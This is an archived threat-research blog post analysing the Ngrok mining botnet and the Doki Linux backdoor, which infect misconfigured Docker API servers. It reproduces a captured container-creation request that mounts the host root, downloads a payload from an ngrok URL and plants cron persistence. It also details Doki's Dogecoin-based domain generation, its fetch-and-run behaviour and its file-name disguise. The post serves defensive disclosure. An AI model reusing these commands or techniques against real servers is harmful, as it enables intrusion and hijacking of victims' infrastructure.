Watch Your Containers: Doki Infecting Docker Servers in the Cloud

By Nicole Fishbein

Published: 2020-07-28 · Archived: 2026-04-06 15:47:06 UTC

Key Findings

- Ngrok Mining Botnet is an active campaign targeting exposed Docker servers in AWS, Azure, and other cloud platforms. It has been active for at least two years.
- We have detected a recent attack which includes a completely undetected Linux malware and a previously undocumented technique, using a blockchain wallet for generating C&C domain names.
- Anyone with publicly open Docker API access is at high risk to be hacked within the span of just a few hours. This is probable due to the hackers' automated and continuous internet-wide scanning for vulnerable victims.
- The new malware, dubbed "Doki", hasn't been detected by any of the 60 malware detection engines in VirusTotal since it was first analyzed on January 14, 2020.
- The attacker is using the infected victims to search for additional vulnerable cloud servers.

Introduction

Linux threats are becoming more common. A contributing factor to this is the increasing shift and reliance on cloud environments, which are mostly based on Linux infrastructure. Hence, attackers have been adapting accordingly with new tools and techniques designed specifically for this infrastructure.

A technique that has become popular is the abuse of misconfigured Docker API ports, where attackers scan for publicly accessible Docker servers and exploit them in order to set up their own containers and execute malware on the victim's infrastructure.

One of the longest ongoing attack campaigns exploiting Docker API ports is the Ngrok Botnet, previously reported on by researchers at Netlab and Trend Micro. As part of the attack, the attackers abuse Docker configuration features in order to elude standard container restrictions and execute various malicious payloads from the host**.** They also deploy a network scanner and use it to scan the cloud providers' IP ranges for additional potentially vulnerable targets. Our evidence shows that it takes only a few hours from when a new misconfigured Docker server is up online to become infected by this campaign.

Recently, we have detected a new malware payload that is different from the standard cryptominers typically deployed in this attack. The malware is a fully undetected backdoor which we have named Doki.

Doki uses a previously undocumented method to contact its operator by abusing the Dogecoin cryptocurrency blockchain in a unique way in order to dynamically generate its C2 domain address. The malware has managed to stay under the radar for over six months despite samples being publicly available in VirusTotal.

In this article we will cover the attack and provide a detailed analysis of the techniques that were implemented by the undetected Doki backdoor.

The Attack

The threat is targeting misconfigured containerized environments in the cloud. The attackers scan for publicly accessible Docker API ports and exploit them in order to set up their own containers and execute malware on the victims' infrastructure. The attackers are spawning and deleting a number of containers during this attack.

Each container that is created during the attack is based on an alpine image with curl installed. The image is available on the Docker hub. The image is not malicious but rather it's being abused to carry out malicious activities. By using an image that contains the curl software, curl commands are executed as soon as the container is up and running.

The advantage of using a publicly available image is the attacker doesn't need to hide it on Docker hub or other hosting solutions. Instead, the attackers can use an existing image and run their own logic and malware on top of it.

As mentioned above, attackers can create any container, however, to execute code from the hosting machine they must use a container escape method. The technique is based on the creation of a new container, accomplished by posting a 'create' API request. The body of the request contains configuration parameters for the container. One of the parameters is bind which lets the user configure which file or directory on the host machine to mount into a container.

Containers that are created during the attack are configured to bind /tmpXXXXXX directory to the root directory of the hosting server. This means every file on the server's filesystem can be accessed and even modified, with the correct user permissions, from within the container.


Ngrok is a service which provides secure tunnels to connect between local servers and the public internet. The attacker abuses Ngrok to craft unique URLs with a short lifetime and uses them to download payloads during the attack by passing them to the curl based image. The downloaded payload is saved in /tmpXXXXXX directory in the container.

```
Calling POST /v1.16/containers/create
{\"Cmd\":
    [   \"-c\",
        \"curl --retry 3 -m 60 -o /tmpe904c3/tmp/tmpfileb64ea3ba48a6a0abd0fe9d22511b77c6d
            \\\"http://04a4baaee996.ngrok.io/f/serve?l=d\\u0026r=b64ea3ba48a6a0abd0fe9d22511b77c6\\\";
        echo \\\"* * * * * root sh /tmp/tmpfileb64ea3ba48a6a0abd0fe9d22511b77c6d\\\" \\u003e/tmpe904c3/etc/crontab;
        echo \\\"* * * * * root sh /tmp/tmpfileb64ea3ba48a6a0abd0fe9d22511b77c6d\\\" \\u003e/tmpe904c3/etc/cron.d/lm;
        chroot /tmpe904c3 sh -c \\\"cron || crond\\\"\"
    ]

    ,\"Entrypoint\":\"/bin/sh\",\"HostConfig\":{\"Binds\":[\"/:/tmpe904c3\"]},
    \"Image\":\"sha256:5301ebcf503e9c6d3a35ce0de6d0bc3d796560c2e05b1e095e5a6ab2afc2bdf0\"
}
```

The command that created the container as seen on the syslog of the attacked server

By using the bind configuration the attacker can control the cron utility of the host.
The attacker modifies the host's cron to execute the downloaded payload every minute. We observed two types of payloads, one is a network scanner script and the other is a downloader script.



The network scanner uses zmap, zgrap, and jq to scan ports associated with Redis, Docker, SSH, and HTTP.

Using a list of hardcoded ranges of IP addresses, which belong mostly to cloud servers such as AWS and local cloud providers in foreign regions (we have seen providers from China, Austria, and the United Kingdom), the script gathers the information and uploads it to another Ngrok URL.

The downloader script is responsible for downloading and installing various malware binaries, often one of several well known cryptominers. We have noticed it can also install a fully undetected malware component. We named this malware Doki and will provide a technical analysis in the next section.


The attacker has full control over the configuration of the container he creates and the files that are dropped into the container. By using legitimate API commands, the attacker is able to escape from the container he created and execute any code from within the server itself.

The Doki Malware

Doki is a backdoor for Linux which function is to execute code received from its operators. The malware utilizes the DynDNS service and a unique Domain Generation Algorithm (DGA) based on the Dogecoin cryptocurrency

blockchain in order to find the domain of its C2 in real time.

The malware is a fully undetected backdoor. It has managed to stay undetected for over six months despite having been uploaded to VirusTotal on January 14, 2020 and scanned multiple times since.




Doki is multi-threaded and uses the embedTLS library for cryptographic functions and network communication. When executed, the malware will create a seperate thread in order to handle all C2 communications.

The malware starts by generating a C2 domain using its unique DGA. In order to construct the C2 address the malware performs the following steps:

1. Query ***dogechain.info*** API, a Dogecoin cryptocurrency block explorer, for the value that was sent out (spent) from a hardcoded wallet address that is controlled by the attacker. The query format is: ***https://dogechain.info/api/v1/address/sent/{address}***
2. Perform SHA256 on the value returned under ***"sent"***
3. Save the first 12 characters from the hex-string representation of the SHA256 value, to be used as the subdomain.
4. Construct the full address by appending the subdomain to ddns.net. An example domain would be: ***6d77335c4f23[.]ddns[.]net***


Using this technique the attacker controls which address the malware will contact by transferring a specific amount of Dogecoin from his or her wallet. Since only the attacker has control over the wallet, only he can control when and how much dogecoin to transfer, and thus switch the domain accordingly. Additionally, since the blockchain is both immutable and decentralized, this novel method can prove to be quite resilient to both infrastructure takedowns from law enforcement and domain filtering attempts from security products.

It's worth noting that once the domain is generated, the malware ensures it's not "46927e019820", which is what's generated for "0.000000", meaning when no Dogecoin was ever transferred from the wallet. In the case that this domain is generated, the malware will exit without continuing any further.



Otherwise, the malware continues to download a shell script by contacting its C2 via HTTPS, using the URL ***<c2_address>/update.sh*** and saving the returned data as ***/tmp/update.sh*.**

It will then resolve the current process's PID and path to be used as script arguments, and proceeds to execute the script by running: **/bin/sh -c *./update.sh* <*process_id*> <*process_path*>**



Meanwhile, the main thread of the malware reads from STDIN, expecting to receive binary data from that shell script. The arguments are passed to the script in order to allow it to communicate with the malware in this way and receive code to execute.

If data is received via STDIN, the malware saves it as a file under /tmp, choosing its name randomly from a predefined list of Linux kernel modules.

```
dq offset aAtaSff       ; DATA XREF: execute_malware?+4↑o
                        ; "ata_sff"
dq offset aBioset       ; "bioset"
dq offset aBond0        ; "bond0"
dq offset aCifsd        ; "cifsd"
dq offset aCpuhp0       ; "cpuhp_0"
dq offset aCpuset       ; "cpuset"
dq offset aCpuhp1       ; "cpuhp_1"
dq offset aCrypto       ; "crypto"
dq offset aDevfreqWq    ; "devfreq_wq"
dq offset aDmpdaemon    ; "dmpdaemon"
dq offset aExt4RsvConver ; "ext4-rsv-conver"
dq offset aFlush19913000 ; "flush-199:13000"
dq offset aFlush19925000 ; "flush-199:25000"
dq offset aFlush19930000 ; "flush-199:30000"
dq offset aFlush25316   ; "flush-253:16"
dq offset aFlush25317   ; "flush-253:17"
dq offset aFlush25318   ; "flush-253:18"
dq offset aFlush25319   ; "flush-253:19"
dq offset aFlush25320   ; "flush-253:20"
dq offset aFlush25321   ; "flush-253:21"
dq offset aFsnotifyMark ; "fsnotify_mark"
dq offset aIbAddr       ; "ib_addr"
dq offset aIbCm         ; "ib_cm"
dq offset aIbMcast      ; "ib_mcast"
```

While it’s a very basic deception method, it’s not something commonly seen in Linux malware, which often don’t bother disguising as system files.

Finally, the malware proceeds to fork so the child process executes the file and the main process loops to repeat the malware’s logic flow.

Bottom Line

The Ngrok Botnet campaign has been ongoing for over two years and is rather effective, infecting any misconfigured Docker API server in a matter of hours. The incorporation of the unique and undetected Doki malware indicates the operation is continuing to evolve.

This attack is very dangerous due to the fact the attacker uses container escape techniques to gain full control of the victim’s infrastructure. Our evidence shows that it takes only a few hours from when a new misconfigured Docker server is up online to become infected by this campaign.

Immediate Action Required by Container Server Owners

Both companies and individuals who own container servers in the cloud must immediately fix configuration to prevent exposure. This includes: Checking for any exposed ports, verifying there are no foregin or unknown containers among the existing containers, and monitoring excessive use of resources.

We recommend you read our article, Best Practices for Securing a Docker Runtime Environment. You can also run our YARA rule on your cloud servers to check if you have been infected by this campaign.

Detected by Intezer Protect

We detected this threat using our Cloud Workload Protection Platform (CWPP) Intezer Protect. Installed on a Linux machine, Intezer Protect recognized unknown code executed in the memory of the server. After performing a genetic analysis, the platform concluded the code has never before been seen in the wild, which means it's completely new and therefore it's likely the malware was written entirely from scratch. This is one reason why the industry is adopting Zero Trust Execution to secure cloud workloads.

IOCs

4aadb47706f0fe1734ee514e79c93eed65e1a0a9f61b63f3e7b6367bd9a3e63b

6d77335c4f23[.]ddns[.]net

36b397f0da96fa0639a1e60f56af8be1a3060c4d1b98f108b7dc8e3c572b3337

9907eaa1b487306c43b1352369f0409ba59a9aa0f5590fbd60e8825999db1f14

Source: https://www.intezer.com/blog/cloud-security/watch-your-containers-doki-infecting-docker-servers-in-the-cloud/